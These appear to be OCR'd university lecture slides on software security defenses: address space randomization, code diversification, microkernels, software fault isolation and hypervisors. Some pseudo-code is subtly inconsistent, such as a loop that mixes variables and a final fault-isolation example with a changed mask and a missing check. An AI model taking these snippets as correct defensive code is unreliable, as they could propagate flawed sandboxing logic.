- Difficult for the attacker to predict location of critical data-structures



Run-time Defenses: Address Space Randomization

- Global randomization
  - Programs must use indirection to access global variables

```
MOV R0, 1MB
LOAD R1, [R0]
--------------------
MOV R0, &Goffset
LOAD R1, [R0]
MOV R0, 1MB
LOAD R1, [R1+R0]
```




Run-time Defenses: Address Space Randomization

- Base program randomization
  - Programs must use location independent code

    1MB: JMP [1MB+2KB]

    1MB: JMP [PC + 2KB]
- Difficult for the attacker to identify addresses of useful functions and gadgets



Compile-time Defenses:
Use polymorphic technique of malware

- every instance of the application is different
  - different order of arguments

```
int memcpy(dst, src, size) {   => int memcpy(size, src, dst) {
      …
}
memcpy(dst, src, 1024);        => memcpy(1024, src, dst);
```

Run-time Defenses:
Use polymorphic technique of malware

- every instance of the application is different
  - different order of arguments
  - different number / order of local variables

```
int x = y + 20;        =>    int z = 20;
                       =>    int x = y + z
```

Run-time Defenses:
Use polymorphic technique of malware

- every instance of the application is different
  - different order of arguments
  - different number / order of local variables
  - different alignment of data-structures

```
struct Book {                  => struct Book {
    char[100] tilte;                  char * text;
    Author * author;                  char[42] dummy;
    char * text;                      char[110] title;
}                                     Author * author;
                               }
```

Run-time Defenses:
Use polymorphic technique of malware

- every instance of the application is different
  - different order of arguments
  - different number / order of local variables
  - different alignment of data-structures
  - different number of instructions

```
X = Y + 20;                    => X = (2 * Y + 40) / 2
for (int x=0; i<100; i++) {    => for (int x=0; i<100; i+=2) {
      Code(i);                          Code(i);
}                                       if (i < 100) Code (i+1);
```

Run-time Defenses:
Use polymorphic technique of malware

- every instance of the application is different
  - different order of arguments
  - different number / order of local variables
  - different alignment of data-structures
  - different number of instructions
- a buffer overflow in one instance can not be used in another one
- difficult to predict position of functions and gadgets

S	D	C	V	X

Run-time Defenses:
Use polymorphic technique of malware

- every instance of the application is different
- a buffer overflow in one instance can not be used in another one
- difficult to predict position of functions and gadgets
- Use of intermediate languages (e.g. LLVM)
  - C program is compiled to IR (e.g. using CLANG)
  -
  - IR is optimized
  - IR is compiled to machine language

Run-time Defenses: Use polymorphic technique of malware

- every instance of the application is different
- a buffer overflow in one instance can not be used in another one
- difficult to predict position of functions and gadgets
- Use of intermediate languages (e.g. LLVM)
  - C program is compiled to IR (e.g. using CLANG)
  - IR is transformed to add randomization
  - IR is optimized
  - IR is compiled to machine language

System security

- Low level SW (e.g. operating system) can not be written with safe languages
- It is difficult to write bug free code
- Reduce as much as possible the critical code base
    - 1 line of code = 1 liability (1 or more bugs)
- Isolate critical components from failures of the non-critical ones

System security

- Smart thermostat
  - Control heating unit
  - Keep safe limits (e.g. 15 C min)
  - Programmable
  - Wi-Fi

System security

- Smart thermostat
  - Control heating unit
  - Keep safe limits (e.g. 15 C min)
  - Programmable
  - Wi-Fi
  - Machine learning algorithms

System security

- Smart thermostat
  - **Control heating unit**
  - **Keep safe limits (e.g. 15 C min)**
  - Programmable
  - Wi-Fi
  - Machine learning algorithms

System security

- Smart thermostat
  - Control heating unit
  - Keep safe limits (e.g. 15 C min)
  - Programmable
  - Wi-Fi
  - Machine learning algorithms
- Linux 2.6.37
  - ~10 million lines of code
  - 98 vulnerabilities

System securi


- Smart thermostat
  - Control heating u
  - Keep safe limits (e.g. 15 C min)
  - Programmable
  - Wi-Fi
  - Machine learning algorithms
- Linux 2.6.37
  - ~10 million lines of code
  - 98 vulnerabilities

Integer signedness error in the CIFSFindNext function in fs/cifs/cifssmb.c in the Linux kernel before 3.1 allows remote CIFS servers to cause a denial of service (memory corruption) or possibly have unspecified other impact via a large length value in a response to a read request for a directory.

Microkernels


- L4 is the most famous
- “A concept is tolerated inside the microkernel only if moving it outside the kernel, i.e., permitting competing implementations, would prevent the implementation of the system's required functionality”
    - address spaces
    - threads
    - scheduling
    - inter-thread communication
- Everything else is outside the kernel (e.g. drivers)
- 15 thousands lines of code

Microkernels



Software Fault Isolation


- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources



Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

```
…
Store (X, Y)
...
```




Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

```
…
Store (X, Y)
...
```

```
…
X = X & 0x00FFFFFF
Store (X, Y)
...
```




Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources

```
…
Store (X, Y)
X = X+1
Store(X+1,Y)
...
```

```
…
X = X & 0x00FFFFFF
Store (X, Y)
X = X+1
X = X & 0x00FFFFFF
Store (X, Y)
...
```




Software Fault Isolation

- Sandbox non-critical code
- Google Chrome Native Client
- Modify binary to ensure that overflows can not access critical resources


```
…
Store (X, Y)
X = X+1
Store(X+1,Y)
...
```

```
…
X = X & 0x00EFFFFF
Store (X, Y)
X = X+1
Store (X, Y)
...
```



Hypervisors

- Execute below OS
- Isolate complete OSes from each other
- Can inspect the behavior of a (possibly) buggy OS



Hypervisors

- Execute below OS
- Isolate complete OSes from each other
- Can inspect the behavior of a (possibly) buggy OS
  - Run-time monitor checking code signature
  - Behavioral monitoring
  - Resource usage analysis
  - Quarantine
  - Honeypots

Hypervisors

- Microsoft HyperV – XEN
- Paravirtualization
  - Hypervisor runs in unrestricted mode, takes control of
    - MMU (Page tables)
    - Interrupts
    - DMA configuration
  - OSes and processes run in restricted mode
  - Does not requires HW support
  - OS must be modified to invoke hypercalls to change HW configurations

Hypervisors

- Microsoft HyperV – XEN
- Paravirtualization
- Hardware assisted virtualization
  - Processes run in restricted mode
  - OSes run in unrestricted mode
  - Hypervisor runs in a new special mode
  - Two stages MMU
    - Stage 1: translates virtual addresses to intermediate one
    - Stage 2: translates intermediate addresses to physical one
  - Stage 1 configured by OS, Stage 2 configured by the hypervisor

THANKS!

Any questions?

You can find me at robertog@kth.se